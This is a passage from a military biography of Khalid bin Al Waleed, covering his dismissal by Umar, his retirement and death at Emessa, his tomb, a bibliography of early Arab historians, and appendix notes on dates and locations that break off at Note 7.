Bilal returned to Madinah and gave Umar an account of the proceedings. The Caliph now awaited a letter from Abu Ubaidah confirming that he had dismissed Khalid from command at Qinassareen; but when another week had passed and no such letter arrived, Umar guessed that Abu Ubaidah was reluctant to inform Khalid of his dismissal. The Caliph decided to deal with the matter of Khalid's dismissal himself, and wrote to Khalid to report to him at Madinah.

On receiving Umar's letter, Khalid came to Emessa and questioned Abu Ubaidah about his position. The Commander-in-Chief told him that he was dismissed from office by order of the Caliph. *"May Allah have mercy upon you"* said Khalid. *"Why did you do this to me? You concealed a matter from me which I would have liked to know before today."*

1. Ibid: Vol. 2, p. 624. Yaqubi: *Tareekh*, Vol. 2, p. 140.
2. Tabari: Vol. 3, p. 167.
3. According to one version, which appears to be mistaken, Umar ordered Abu Ubaidah to confiscate half of whatever Khalid possesses; and Abu Ubaidah carried out the Caliph's instructions with such meticulous accuracy that a pair of shoes that Khalid wore, one shoe was taken away and the other left with him! (Tabari: Vol. 2, p. 625; Yaqubi: *Tareekh*, Vol. 2, p. 140).

There was sorrow in the eyes of Abu Ubaidah, and a great deal of affection and commiseration, as he replied, *"By Allah, I knew that this would hurt you. I would never hurt you if I could find a way."* **1**

Khalid went back to Qinassareen, got the Mobile Guard together, and addressed the warriors whom he had led to victory and glory in battle after battle-warriors who had followed him with unquestioning loyalty and faith. He informed them that he had been dismissed from command, and that he was now proceeding to Madinah on the instructions of the Caliph. Then he bade farewell to the Mobile Guard-a body of men which under Khalid had not known the meaning of defeat.

From Qinassareen he rode again to Emessa, said his farewells, and then continued his journey to Madinah. He was going to Madinah not as a hero returning home from the wars to receive honours from a grateful government, but as a man under disgrace.

Khalid arrived at Madinah and proceeded towards the house of the Caliph. But he met Umar in the street. As these two strong men drew closer to each other-the greatest ruler of the time and the greatest soldier of the time-there was no fear in the eyes of either. Umar was the first to speak. He extemporised a verse in acknowledgement of Khalid's achievements and recited it:

You have done;
And no man has done as you have done.
But it is not people who do;
It is Allah who does. **2**

In reply Khalid said, *"I protest to the Muslims against what you have done. By Allah, you have been unjust to me, O Umar!"*

"Whence comes all this wealth?" countered Umar.

"It is what is left of my share of the spoils. Whatever exceeds 60,000 dirhams is yours." **3**

Umar had a check made of all Khalid's possessions, which consisted mainly of military equipment and slaves, and found that it was valued at 80,000 dirhams. He confiscated the surplus of 20,000 dirhams.

When this had been done, Umar said to Khalid, *"O Khalid! By Allah, you are honourable in my eyes, and you are dear to me. You will not have cause to complain of me after this day."* **4** The point was academic, however, for there was not much more that could be done to Khalid!

After a few days, Khalid left Madinah for Qinassareen, never to return to Arabia. Hardly had he left, when the people of Madinah came to Umar and appealed to him to return Khalid's property to him. To this Umar replied, *"I do not trade with what belongs to Allah and the Muslims."* **5** But after this, according to Tabari, Umar's heart was 'cured' of Khalid.

Very soon it became evident to Umar that his treatment of Khalid was being deeply resented by the Muslims. It was openly said that Khalid had suffered because of Umar's personal hostility towards him. This popular disapproval of Umar's action became so widespread that the Caliph found it necessary to write to all his commanders and administrators:

I have not dismissed Khalid because of my anger or because of any dishonesty on his part, but because people glorified him and were misled. I feared that people would rely on him. **6** *I want them to know that it is Allah who does all things; and there should be no mischief in the land.* **7**

In this letter Umar, unwittingly paid, Khalid the highest compliment that any general could hope to earn: that his men regarded him as a god! But Khalid returned to Qinassareen an embittered man. The Destroyer of the Apostasy, the Conqueror of Iraq and Syria, came home as a nobody-dismissed and disgraced. As his wife greeted him at the door, he said: *"Umar appointed me over Syria until it turned to wheat and honey; then dismissed me!"* **8**

1. Tabari: Vol. 3, p. 167.
2. *Ibid*: Vol. 3, p. 168.
3. Tabari: Vol. 3, p. 167.
4. *Ibid*.
5. Tabari: Vol. 2, p. 625.
6. *i.e*. rather than Allah, for victory.
7. Tabari: Vol. 3, p. 167.
8. Tabari: Vol. 3, p. 99.

Khalid's campaigning days were over. The Sword of Allah-the sword that Allah had drawn against the infidels-which Abu Bakr had refused to sheathe, was at last sheathed by Caliph Umar.

Little remains to be told. After his dismissal Khalid had less than four years to live, and these were not very pleasant years. Financially, though not impoverished, he was severely restricted. In 15 Hijri, Umar had started the institution of allowances to all Muslims, varying in extent according to their position in Islam and the services rendered by them in war. All those who had accepted the Faith after the Truce of Hudebiya and before the Apostasy received an annual allowance of three thousand dirhams, **1** and this category included Khalid. The sum was enough to enable a man and his family to live modestly; but with Khalid, born an aristocrat and accustomed to giving away thousands of dirhams on an impulse, it did not go far. He took his family to Emessa, where he bought a house and settled down to retirement.

His dismissal was a terrible blow to him. But as if this were not enough, Khalid suffered even more grievous losses in the plague which struck soon after his return from Madinah, and which claimed most of those nearest and dearest to him.

The plague started at Amawas in Palestine in Muharram or Safar, 18 Hijri (January or February 639), and spread rapidly across Syria and Palestine, striking down Christians and Muslims in its path. The Caliph was deeply grieved by the sufferings of the Muslims in Syria and concerned especially about Abu Ubaidah, and thought to save the Trusted One of the Nation by asking him to visit Madinah. But Abu Ubaidah saw through Umar's letter and knew that the Caliph would detain him in Madinah until the epidemic had spent itself. The man who had not abandoned his soldiers in the thick of battle was not going to abandon them in the plague. He refused to visit Madinah, and for his loyalty to his men paid with his life.

Thousands of Muslims died in the Plague of Amawas, and these included the noblest and best: Abu Ubaidah, Sharhabeel, Yazeed, Dhiraar-Khalid's dearest friends. And yet this was not the end of his sufferings, for he lost 40 sons in the epidemic! The terrible pestilence thus took away most of those whom Khalid loved, those who could have added comfort and cheer to his years of retirement. We only know of three sons who survived Khalid: Sulaiman, who fell in battle in the latter part of the Egyptian Campaign; Muhajir, who fought and died under Ali at Siffeen; and Abdur-Rahman, who survived to live to a mature age and appeared to be endowed with his father's military prowess. But he too met an untimely death at the hands of a poisoner in 46 Hijri, during the caliphate of Muawiyah. It is recorded that the assassination was engineered by Muawiyah, who was jealous and fearful of the great prestige of the son of the Sword of Allah. **2** The assassin was later killed, as an act of vengeance by Abdur-Rahman's son. We do not know how many daughters Khalid had, but the male line of descent from Khalid is believed to have ended with his grandson, Khalid bin Abdur-Rahman bin Khalid.

After the death of three of the original corps commanders, Amr bin Al Aas took command of the army and immediately dispersed it in the hills of Syria and Palestine. By so doing he was able to save much of the army, but not before 25,000 Muslims had fallen before the foul breath of the plague. The epidemic had not yet ended when Umar appointed Ayadh bin Ghanam as military governor of Northern Syria, and Muawiyah of Damascus and Jordan, while Amr remained in command in Palestine.

When Abu Bakr was planning the Campaign of the Apostasy, he discussed with Amr bin Al Aas the appointment of various generals as corps commanders. The Caliph said, *"O Amr, you are the shrewdest of the Arabs in judgement. What is your opinion of Khalid?"* Amr replied, *"He is a master of war; a friend of death. He has the dash of a lion and the patience of a cat!"* **3**

But the patience of a cat was not enough for a man of Khalid's temperament at this stage of his life. What makes patience possible and bearable in a cat is the prospect of a victim for supper. If there were no victim in sight even a cat could not bear to be patient; and Khalid now had no prospects, nothing to be patient for. He could fight no more battles, kill no more enemies. In enforced obscurity Khalid mourned the loss of his comrades and his sons.

1. Tabari: Vol. 3, p. 109. Balazuri: p. 437.
2. Tabari: Vol. 4, p. 171; Isfahani: Vol. 15, pp. 12-13.
3. Yaqubi: Tareekh, Vol. 2, p. 129.

The conquests of Islam continued. After the plague, in 18 Hijri, Ayadh again invaded the Jazeera; and by the end of the following year had completed its subjugation, after several battles, as far north as Samsat, Amid (now Diyar Bakr) and Bitlis. He even raided successfully as far as Malatya. (See Map 29) News from the eastern front was just as thrilling. By the time of Khalid's dismissal, Sad bin Abi Waqqas had conquered most of what is now Iraq and parts of present-day South-Western Persia-Ahwaz, Tustar, Sus. On this front further advances were made, though the last great battles against the still formidable Persians were not fought till after Khalid's death. In 640 (19 Hijri) Caesarea surrendered to the Muslims and Amr bin Al Aas invaded Egypt.

Like all Muslims, Khalid gloried in the conquests of Islam; but each victory also reminded him that he had not taken part in the battle. The news that reached him at Emessa was, to him, bitter-sweet. He was like an ardent lover who sees his beloved before him but is unable to move towards her. Thus lived, for the last few years of his life, the man whom Gibbon, in his *Decline and Fall of the Roman Empire*, has described as *"....the fiercest and most successful of the Arabian warriors."* **1**

Fortunately, in Khalid's relations with Umar there was a marked change for the better. Umar was no longer the harsh, impetuous, hot-tempered man that he had once been. With the burdens of the caliphate on his shoulders, he had mellowed and grown more patient. He was still stern and puritanical, but he imposed no burden upon others which he did not carry himself. He was strict with the strong, kind to the weak, generous to widows and orphans. He sat with the poor and often spent the night sleeping on the steps of the mosque. At night he would walk the streets of Medina with a whip in his hand, and Umar's whip was feared more than the sword of another man. He lived on salted barley bread, dry dates and olive oil, and allowed no better fare to his family. His clothes were made of the poorest material, patched in many places. Unshakeable in his resolve to do justice, he had his own son, Ubaidullah, whipped for drinking.

Khalid, now having more time for reflection, saw the great virtues and enviable qualities of his old rival. He forgave him. One day he said to a visitor, *"Praise be to Allah who took Abu Bakr away. He was dearer to me than Umar. Praise be to Allah who appointed Umar in authority He was hateful to me, but I grew to like him."* **2** This change in attitude was so great that when he died, Khalid named Umar as his heir, to receive whatever he left. Time, mercifully, healed the wounds.

Khalid spent a good deal of his time thinking of his battles, as old soldiers are wont, to do. He would relieve the battles and duels in which he had challenged the greatest champions of the world and made them bite the dust. He was naturally proud of his victories, but there was no vanity or conceit in Khalid's mind. He attributed his victories to the help of Allah and to his red cap, in which was woven the hair of the Holy Prophet. When not thinking of his battles, his mind would be occupied by memories of his fellow generals-Abu Ubaidah, Sharhabeel, Yazeed, Amr bin Al Aas; and his valiant champions like Abdur-Rahman bin Abi Bakr, Raafe bin Umairah and the incomparable Dhiraar bin Al Azwar, whose feats of skill and daring, like his own, would glow for ever in the pages of history. He did not, however, know his place in history as we do now.

Khalid was the most versatile soldier history has ever known-a true military genius. He had the strategical vision of a Changez Khan and a Napoleon, the tactical brilliance of a Timur and a Frederick the Great, and the individual strength and prowess of the half-legendary Rustam of Persia. In no other case in history do we see such diverse military virtues combined in one man. Khalid was one of only two great generals in history who never suffered a defeat. The other was Changez Khan, but Changez Khan was not a champion fighter like Khalid, even though his conquests covered a far greater region of the earth. Combined with Khalid's strategical and tactical genius was the extreme violence of his methods. To him a battle was not just a neat manoeuvre leading to a military victory, but an action of total violence ending in the total annihilation of the enemy. The manoeuvre was only an instrument for bringing about the enemy's destruction.

1. While some sources have stated that Khalid fought under Ayadh in the Jazeera, most early historians have quoted other sources to indicate that after death of Abu Ubaidah, Khalid did not serve under anyone. I accept the latter version as correct.
2. Tabari: Vol. 2, p. 598.

Khalid was the only man who inflicted a tactical defeat on the Holy Prophet-at Uhud. He was the first Muslim commander to leave Arabia and conquer foreign lands; the first Muslim to humble two great empires, one after the other. Almost all his battles are studies in military leadership, especially Uhud, Kazima, Walaja, Muzayyah, Ajnadein and Yarmuk. His finest battle was Walaja, while his greatest was undoubtedly Yarmuk.

Khalid was essentially a soldier. He also administered the territories which he conquered, but this he did as a routine responsibility of a high-ranking general, who had not only to conquer territory but also to rule it as a military governor. His plans and manoeuvres show a superb military intellect; but towards such things as learning and culture he was in no way inclined. Khalid was pure, unadulterated, undiluted, unspoilt soldier. It was his destiny to fight great battles and vanquish mighty foes.... to attack, kill, conquer. This destiny became apparent only when, with the rise of Islam, the prospect of holy war arose in Arab lands. And it was only after he had accepted the new faith and submitted to the Prophet that this destiny came into full play. Wherever Khalid marched, enemies stood up to oppose him, as if some unkind fate had condemned them to death by his sword. Wherever Khalid passed, he left behind a trail of glory. From the Battle of Uhud up to the time of his dismissal, over a period of 15 years, Khalid fought 41 battles (excluding minor engagements), of which 35 were concentrated in the last seven years. And he never lost a single one! Such was Khalid, the irresistible, all-conquering master.

It is interesting to speculate what would have happened if he had remained in command of the Muslim army in Syria and had been launched to conquer the Byzantine Empire, Since Khalid never lost a battle, there is no doubt that he would have taken the whole of Asia Minor and reached the Black Sea and the Bosphorus. But it was not to be. By the end of 17 Hijri Khalid's race was run. Thereafter the stage of history was crowded by other players.

In 641, Ayadh bin Ghanam died. In this year, too, died Bilal the Muazzin and Khalid's defeated foe, Heraclius, Emperor of Rome. The following year it was Khalid's turn to go.

Some time in 642 (21 Hijri), at the age of 58, Khalid was taken ill. We do not know the nature of his illness, but it was a prolonged one and took the strength out of him. As with all vigorous, active men upon whom an inactive retirement is suddenly thrust, Khalid's health and physique had declined rapidly. This last illness proved too much for him; and Khalid's sick bed became his death bed. He lay in bed, impatient and rebellious against a fate which had robbed him of a glorious, violent death in battle. Knowing that he had not long to live, it irked him to await death in bed.

A few days before his end, an old friend called to see him and sat at his bedside. Khalid raised the cover from his right leg and said to his visitor, *"Do you see a space of the span of a hand on my leg which is not covered by some scar of the wound of a sword or an arrow or a lance?"*

The friend examined Khalid's leg and confessed that he did not. Khalid raised the cover from his left leg and repeated his question. Again the friend agreed that between the wounds farthest apart the space was less than a hand's span.

Khalid raised his right arm and then his left, for a similar examination and with a similar result. Next he bared his great chest, now devoid of most of its mighty sinews, and here again the friend was met with a sight which made him wonder how a man wounded in so many places could survive The friend again admitted that he could not see the space of one hand span of unmarked skin.

Khalid had made his point. *"Do you not see?"* he asked impatiently. *"I have sought martyrdom in a hundred battles. Why could I not have died in battle?"*

"You could not die in battle", replied the friend.

"Why not?"

"You must understand, O Khalid," the friend explained, *"that when the Messenger of Allah, on whom be the blessings of Allah and peace, named you Sword of Allah, he predetermined that you would not fall in battle. If you had been killed by an unbeliever it would have meant that Allah's sword had been broken by an enemy of Allah; and that could never be."*

Khalid remained silent, and a few minutes later the friend took his leave. Khalid's head could see the logic of what his visitor had said, but his heart still yearned for a glorious death in combat. Why, oh why could he not have died a martyr in the way of Allah!

On the day of his death, Khalid's possessions consisted of nothing more than his armour and weapons, his horse and one slave-the faithful Hamam. On his last day of life he lay alone in bed with Hamam sitting in patient sorrow beside his illustrious master. As the shadows gathered, Khalid put all the torment of his soul into one last, anguished sentence: *"I die even as a camel dies. I die in bed, in shame. The eyes of cowards do not close even in sleep."* **1**

Thus died Khalid, son of Al Waleed, the Sword of Allah. May Allah be pleased with him!

The news of Khalid's death broke like a storm over Madinah. The women took to the streets, led by the women of the Bani Makhzum, wailing and beating their breasts. Umar had heard the sad news and now heard the sounds of wailing. He was deeply angered. On his very first day as Caliph, he had given orders that here would be no wailing for departed Muslims. And there was logic in Umar's point of view. Why should we weep for those who have gone to paradise? the blissful abode promised by Allah to the Faithful! Umar had enforced the order, at times using his whip. **2**

Umar now heard sounds of wailing. He stood up from the floor of his room, took his whip and made for the door. He would not permit disobedience of his orders; the wailing must be stopped at once! He got to the door, but there he paused. For a few silent moments the Caliph stood in the doorway, lost in thought. This was, after all, no ordinary death; this was the passing away of *Khalid bin Al Waleed*. Then he heard the sounds of mourning from the next house-his own daughter, Hafsa, widow of the Holy Prophet, was weeping for the departed warrior. **3**

Umar turned back. He hung up his whip and sat down again. In this one case he would make an exception. *"Let the women of the Bani Makhzum say what they will about Abu Sulaiman, for they do not lie"*, said the Caliph. *"Over the likes of Abu Sulaiman weep those who weep."* **4**

In Emessa, to the right of the Hama Road, stretches a large, well-tended garden which has lawns studded with ornamental trees and flower beds and is traversed by footpaths. At the top end of the garden stands the Mosque of Khalid bin Al Waleed. It is an imposing mosque, with two tall minarets rising from its north-western and north-eastern corners. The inside of the mosque is spacious, about 50 yards square, its floor covered with carpets and the ceiling upheld by four massive columns. Each of the four corners of the ceiling is formed as a dome, but the highest dome is in the centre, at a considerable height, and from this dome several chandeliers are suspended by long metal chains. In the north-west corner of the mosque stands Khalid's shrine-the last resting place of Abu Sulaiman.

The visitor walks up the garden, crosses the courtyard of the mosque, takes off his shoes and enters the portals. As he enters, he sees to his right the shrine of Khalid. The actual grave is enveloped by an attractive domed marble structure which gives the impression of a little mosque within the larger one. The visitor, if so inclined, says a prayer and then loses himself in contemplation of the only man who ever carried the title of the Sword of Allah.

And if the visitor knows something about Khalid and his military achievements, he lets his imagination wander and pictures of an attack by Khalid flicker through his mind. He sees a long, dark line of horsemen emerge from behind a rise in the ground and charge galloping at a body of Roman troops. The cloaks of the warriors fly behind them and the hooves of their horses pound the earth pitilessly. Some carry lances; others brandish swords; and the Romans standing in the path of the charge tremble at the sight of the oncoming terror, for they are standing in the way of the Mobile Guard, whom none may resist and survive to tell the tale. The line of charging horsemen is not straight, for it is impossible to keep it straight at such a mad, reckless pace. Every man strives to get ahead

of his comrades and be the first to clash with the infidel; strives to get ahead of all but the Leader, for no one may, or possibly could, overtake the Leader.

1. Ibn Qutaibah: p. 267.
2. Tabari: Vol. 2, p. 614.
3. Yaqubi: Tareekh: Vol. 2, p. 157.
4. Isfahani: Vol. 19, p. 89.

The Leader gallops ahead of the Muslims. A large, broad-shouldered, powerfully-built man, he is mounted on a magnificent Arab stallion and rides it as if he were part of the horse. The loose end of his turban and his cloak flutter behind him and his large, full beard is pressed against his chest by the wind. His fierce eyes shine with excitement-with the promise of battle and blood and glory- the glory of victory or martyrdom. His coat of mail and the iron tip of his long lance glint in the clear sunlight, and the earth trembles under the thundering hooves of his fiery charger. Perhaps beside him rides a slim young warrior, naked above the waist.

The visitor sees all this with the eyes of his mind. And with the ears of his mind he hears, just before the Mobile Guard hurls itself at the Romans in a shattering clash of steel and sinew, the roar of *Allah-o-Akbar* as it issues from the throats of the Faithful and rends the air. And rising out of this roar, he hears the piercing cry of the Leader:

I am the noble warrior;
I am the Sword of Allah
Khalid bin Al Waleed!

Appendix A : Bibliography

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4. Ibn Qutaibah: *Al Ma'arif*, Cairo, 1960.
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12. Yaqut: *Mu'jam-ul-Buldan*, Teheran, 1965.
13. Abu Yusuf: *Kitab-ul-Kharaj*, Cairo, 1962.
14. Edward Gibbon: *Decline and Fall of the Roman Empire*, London, 1954.
15. Alois Musil: *The Middel Euphrates*; New York, 1927.

Ibn Hisham. His abridgement of the last pioneering work, Seerah Rasoolullah, by Muhammad bin Ishaq, is invaluable. Portions of Ibn Ishaq have recently been recovered and published. Muhammad bin Ishaq (who died in 150 or 151AH), is unquestionably the principal authority on the Seerah (Prophetic biography) and Maghazi (battles) literature. Every writing after him has depended on his work, which though lost in its entirety, has

been immortalised in the wonderful, extant abridgement of it, by Ibn Hisham. Ibn Ishaq was one of the Tabieen (second generation who saw the Sahabah but not the Prophet SAWS himself) of humble beginnings as a former slave. Ibn Ishaq's work is notable for its excellent, rigorous methodology and its literary style is of the highest standard of elegance and beauty. This is hardly surprising when we recall that Ibn Ishaq was an accomplished scholar not only in Arabic language but also in the science of hadith. For this reason, most of the isnad (chains of narration) that he gives in his Seerah are also to be found in the authentic books of hadith. Ibn Ishaq, like Bukhari and Muslim, travelled very widely in the Muslim world in order to authenticate the isnad of his hadith. It is reported that Ibn Ishaq saw and heard Saeed bin Al-Musayyib, Aban bin Uthman bin Affan, Az-Zuhri, Abu Salamah bin Abdur-Rahman bin Awf and Abdur-Rahman bin Hurmuz Al-Araj. It is also reported that Ibn Ishaq was the teacher of the following outstanding authorities among others:

(a) Yahya bin Saeed Al-Ansari
(b) Sufyan Ath-Thawri
(c) Ibn Jurayh
(d) Shu'bah bin Al-Hajjaj
(e) Sufyan bin Uyainah
(f) Hammad bin Zaid

Al-Waqidi. The second most authoritative book on Seerah is that of Al-Maghazi by Muhammad bin Umar Al-Waqidi Al-Aslami (who lived from 130 to 207AH and is buried in Baghdad). This book was widely read in various parts of the Muslim world. While som

Ibn Sad. The third authoritative work on Seerah is Ibn Sad's *Tabaqat-ul-Kubara* (nine volumes). Ibn Sad was both the student and the scribe/secretary of Al-Waqidi. The quality and scholarly excellence of the *Tabaqat-ul-Kubara* of Ibn Sad say a great deal about the academic competence of his teacher and patron.

Al-Yaqubi. (Ahmad bin Jafar bin Wahb, died 292AH). Al-Yaqubi's work is unique for its examples of the Prophet's (SAWS) sermons, not to be found elsewhere, especially those containing instruction and admonition.

Al-Baladhuri. (Ahmad bin Yahya bin Jabir, died in 279AH). The work of this early historian is valuable for the texts it contains of certain important agreements which the Prophet (SAWS) concluded with some groups and individuals- among others, the texts of his agreements with the Christians of Najran, his agreement with the people of Maqna, his book to Al-Mundhir bin Sawi and to Akaydar Dawmah.

At-Tabari. (Ibn Jareer, died in 310AH) in his monumental world history *Tareekh-ul-Umam wal Muluk*. At-Tabari was not merely a historian, but also an unrivalled authority on the Arabic language and grammar, on hadith and fiqh, and on the tafseer (exegesis) and interpretation of the Quran. Evidence of the excellence of his scholarship, his prodigious and untiring intellectual genius, is provided by his major works which run into many lengthy volumes each.

Al-Masudi. (Abul-Hasan Ali bin Al-Husain bin Ali Al-Masudi, died in 346AH). A well-known Arab historian, descendent of one of the Companions of the Prophet (SAWS), Abdullah bin Masood (RA), author of two books on history including long sections on Seerah, both mentioned above.

Appendix B : Notes

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Note 1: The Blessed Ten

These 10 men were known as *Ashrat-ul-Mubashira*-literally: "the ten who have been given the good news". Long before their death these men had been told by the Prophet that they would enter into paradise. I have translated the term idiomatically as the Blessed Ten. For those interested, these 10 men were:

Ali
Abu Bakr
Uthman
Zubair bin Al Awwam
Abdur-Rahman bin Auf
Sad bin Abi Waqqas
Talha bin Ubaidullah
Abu Ubaidah bin Al Jarrah
Saeed bin Zaid
Umar

The list shows the order of their conversion. There were others who became Muslims before some of these (like Zaid bin Harithah, who was the second male to accept Islam), but they were not among the Blessed Ten.

Note 2: Khalid and the Yemen

Early historians have quoted some sources as saying that Khalid was also sent to the Yemen to convert the province to Islam; that he had no success; that the Prophet then sent Ali, placing Khalid under his command; and that Ali successfully accomplished the conversion of the Yemen. It is true that Ali went and converted the Yemenis, but I do not believe that Khalid was sent before him to the Yemen. The conversion of the Yemen was too big a job for a new convert like Khalid; it needed a Companion of high standing, like Ali. Moreover, if as stated, Khalid had no success in the Yemen, he was bound to have shed blood; and we know that there was no bloodshed in the Yemen at the hands of Khalid. Finally, Khalid returned from Najran in January 632 (Ibn Hisham; Vol 2, p. 594), while Ali left for the Yemen in December 631 (Ibn Sad: p. 687). So the report of Khalid going to the Yemen could not be true.

Perhaps the nearness of Najran to the Yemen led some chroniclers to confuse Khalid's actual mission to the former with an imagined mission to the latter.

Note 3: Dates of the Campaign of Apostasy

We know the dates of events more or less accurately up to and including the organisation of the 11 corps by Abu Bakr at Zhu Qissa. Thereafter the early historians give no dates.

We do know, however, that the entire campaign was completed by the end of 11 Hijri. We know that the Battle of Yamamah was fought in the early part of winter ("The cold has come"-Tabari: Vol. 2, p. 518.) We also, know the chronological sequence of the

various battles and other events. And there are certain pointers, like reinforcements for Battle E being sent on conclusion of Battle C, and so on.

From this information, I have worked out the approximate dates of the various events that have been described, with the help of my military experience and judgement: for instance, it would take so long for a force to move from A to B; it would take so long to prepare for battle; it would take so long to complete administrative actions after battle before the next operation could be launched, and so on.

Because such estimates cannot be entirely accurate, I have given all dates after the formation of the 11 corps in terms of weeks rather than days. There may still be some inaccuracy, but probably of no more than a week or so.

Note 4: Plan for Invasion of Iraq

Early historians quote certain sources as narrating another version of the Caliph's plan for the invasion of Iraq. This version is as follows:
a. Abu Bakr instructed two generals to enter Iraq: Khalid from below, via Uballa, and Ayadh bin Ghanam from above, via Muzayyah. Ayadh was then somewhere in Northern Arabia, between Nibbaj and the Hijaz.

b. Hira was given as the common objective to both generals. Whichever of them got to Hira first would become the Commander-in-Chief and the other would serve under him.

c. The Commander-in-Chief would then leave sufficient forces to guard Hira as a base, and proceed with the rest of the army to fight the Persians in the imperial capital, Ctesiphon.

I reject this version for the following reasons:

(i) Abu Bakr, who relied heavily on Khalid to fight the main battles of the apostasy, would not plan the new campaign in a way that might place Khalid under the command of an untried general like Ayadh bin Ghanam, who was in any case not in the same class as Khalid.

(ii) Abu Bakr believed strongly in the principle of concentration of force, as is evident from his conduct of the Campaign of the Apostasy. It is unlikely that he would violate that principle now by splitting the available forces into two and launching them in two widely separated areas whence they would be unable to support each other. A two-pronged invasion, sometimes desirable and sound, would be a grave error in this case, when the enemy was so much stronger and operated on interior lines. The Muslims, split into two forces, would suffer defeat in detail.

(iii) If this version were true and Ctesiphon was indeed the ultimate objective of the invasion, Khalid would certainly have attacked it. Actually, we know from Tabari that towards the end of the campaign, Khalid wanted to attack Ctesiphon but did not do so for fear of the Caliph's disapproval. And there is no mention anywhere of Abu Bakr ever cancelling his supposed order to attack Ctesiphon or, alternatively, reminding Khalid of it.

(iv) As it happened, Ayadh was stuck at Daumat-ul-Jandal and was later helped out by Khalid. If his objective were "Iraq from above" there was no need for him to engage in serious hostilities in a region far from his objective, especially when other and better routes to that objective were available to him. Ayadh bin Ghanam did have a force under his command, but its strength was not very great. His objective was probably none other than Daumat-ul-Jandal. Abu Bakr may, of course, have had the intention of sending him to Iraq later to support Khalid, for after Daumat-ul-Jandal he did proceed to Iraq with Khalid and served under his command.

Note 5: The Battle of the River

The description of this battle is taken exclusively from Tabari, but Tabari places this battle at Mazar and names it after both Mazar and the River (Sinyy). Balazuri (p. 243) also mentions a battle at Mazar, while the accounts of Ibn Ishaq and Waqidi make no mention of action in the Kazima-Uballa-Mazar region.

Mazar, according to Yaqut(Vol. 4, p. 468) was four days' journey from Basra on the road to Wasit (which was founded in 83 Hijri); and it was on the One-Eyed Tigris. Mazar is now believed to have stood on the site of the present Azeir, on the right bank of the Tigris. Azeir is actually about eighty miles from Basra and this places it correctly as the site of Mazar.

But it should be noted that Mazar was about 70 miles beyond the *River* and 25 miles beyond the Euphrates. Thus it could not be reached without an elaborate arrangement of boats for crossing the rivers; and there is no mention of Khalid crossing any river to go to Mazar. The arrangements necessary for the collection of boats for the crossing of the entire Muslim army would surely have attracted the attention of historians, as Khalid's use of boats after Ulleis did, and an event like the crossing of the Euphrates could not have gone unnoticed by the chroniclers.

I believe that Khalid never crossed this river. No Arab commander (of those days, that is) would cross a large river and move far beyond it, thus putting a major obstacle between himself and the desert, while powerful enemy forces were free to manoeuvre against his rear. This would be even more so when the enemy was the formidable imperial Persian. The desert strategy of Khalid, and of other Arab commanders after him, was based on the principle of staying close to the fringes of the desert. Moreover, since Khalid's objective was Hira, his crossing the *River* and the Euphrates to go into Central Iraq, thus deviating from his objective, would not make sense. Hence, in my view, this battle was the Battle of the *River* only, and not the Battle of Mazar also.

Note 6: Location of Khanafis etc.

There is no certainty about the location of Khanafis, Huseid, Muzayyah, Saniyy and Zhumail, and I accept the possibility of error in my geographical reconstruction of this operation. Historical indications about these locations are given below.

Khanafis: According to Yaqut (Vol. 2, p. 473), the place was near Anbar and in the vicinity of Baradan. Musil, in one part of his book (p. 309), suggests that it was west of

the Euphrates, but elsewhere places it at the present Kazimein, 5 miles above Baghdad, stating that Baradan was a district 4 leagues from Baghdad.

I place it definitely west of the Euphrates (though its exact location is a guess) on the basis of Tabari and geographical indications:

a. Tabari states (Vol. 2, p. 580) that Khalid left Hira on the route to Khanafis and caught up with Qaqa and Abu Laila at Ain-ut-Tamr. If Khanafis were east of the Euphrates, there could be no question of Ain-ut-Tamr being on the way to it.

b. In 13 Hijri, Muthanna wanted to raid Baghdad and Khanafis from Ulleis (Tabari: Vol. 2, pp. 655-6), and was told by guides that the two were some days journey apart and that Khanafis was quicker to get to. Muthanna went to Khanafis by "the land route" and then continued to Anbar. Thus if Khanafis were at or near Kazimein, it would not be some days away from Baghdad and could not be reached by reached by "the land route".

I place Bardan as the Wadi-ul-Ghadaf, which was also known as Wadi-ul-Burdan, and runs 25 miles north of Ain-ut-Tamr. If there was a place named Bardan or Burdan, it no longer exists, but the *Wadi* suggests its general geographical location. This is supported by Tabari's statement (Vol. 2, p. 581) that on his march from Ain-ut-Tamr to Muzayyah, Khalid went past Bardan. I have placed Khanafis a little north of the *Wadi*.

Huseid:Yaqut (Vol. 2, p. 281) mentions this as a small valley between Kufa and Syria. Hence this was definitely west of the Euphrates, but must have been east of Khanafis because of the direction of Mahbuzan's withdrawal. Had Khanafis been to the east, Mahbuzan would have withdrawn towards Ctesiphon and not to Muzayyah. Musil also (p. 309) places Huseid west of the Euphrates, but its exact location is uncertain.

Muzayyah: Yaqut (Vol. 4, p. 560) calls this place a hill in Najd, on the bank of the Wadi-ul-Jareeb, in the area of the Rabee'a, which was one of the tribes of the Taghlib group in Iraq. (*Najd* means a high tableland, and this was not the Najd in Arabia.) Tabari (Vol. 2, p. 580) places it between Hauran and Qalt. Musil (p. 303) locates it at Ain-ul-Arnab, 270 kilometres from Hira, 115 kilometres north-west of Anbar and 75 kilometres south-south-east of Aqlat Hauran. Ain-ul-Arnab is correctly located now 25 miles west of the present Heet. In the absence of any other indications, I accept this as Muzayyah.

Saniyy and *Zhumail*: Both Yaqut and Tabari (and Musil, who follows Yaqut in this) are well off the mark in their location of these places. Yaqut (Vol. 1, p. 937) places Saniyy east of Risafa and Zhumail near Bashar, east of Risafa and east of the Euphrates. Tabari (Vol. 2, p. 582) also locates them east of Risafa. Risafa is in Syria, north-north-east of Palmyra and 15 miles south of the Euphrates. Musil (p. 312) places the two battlefields in the foothills of the Bisri Range, which runs north-east of Palmyra, and regards Bashar as another name for Bisri.

I reject these locations emphatically. It is unthinkable that Khalid should take his army 250 miles from Muzayyah (about 400 miles from his base at Hira-almost a six weeks turn-round-merely to tackle two Arab concentrations which in no way concerned him. Moreover, the Bisri Range and Risafa were deep in Syria, and there could be just no question of Khalid taking such liberties with the Caliph's instructions, which confined his area of operations to Iraq.

I have found Zhumail. It is marked on certain maps as a ruined town 35 miles north-west of Ain-ut-Tamr, on the bank of the *Wadi Zhumail*. The one-million scale map (Dept. of Survey, War Office and Air Ministry, London, 1962) spells it as *Thumail*, and this is a much more sensible location for the place. Saniyy must have been between this place and Muzayyah, and I have shown it on Map 14 as 25 miles north-west of Zhumail. (This could be wrong by a few miles; but not much more.)

It is possible of course, that there was another Risafa somewhere in Western Iraq, in which case the reference to it by Yaqut and Tabari would be correct.

Note 7: Dates of Campaign in Iraq

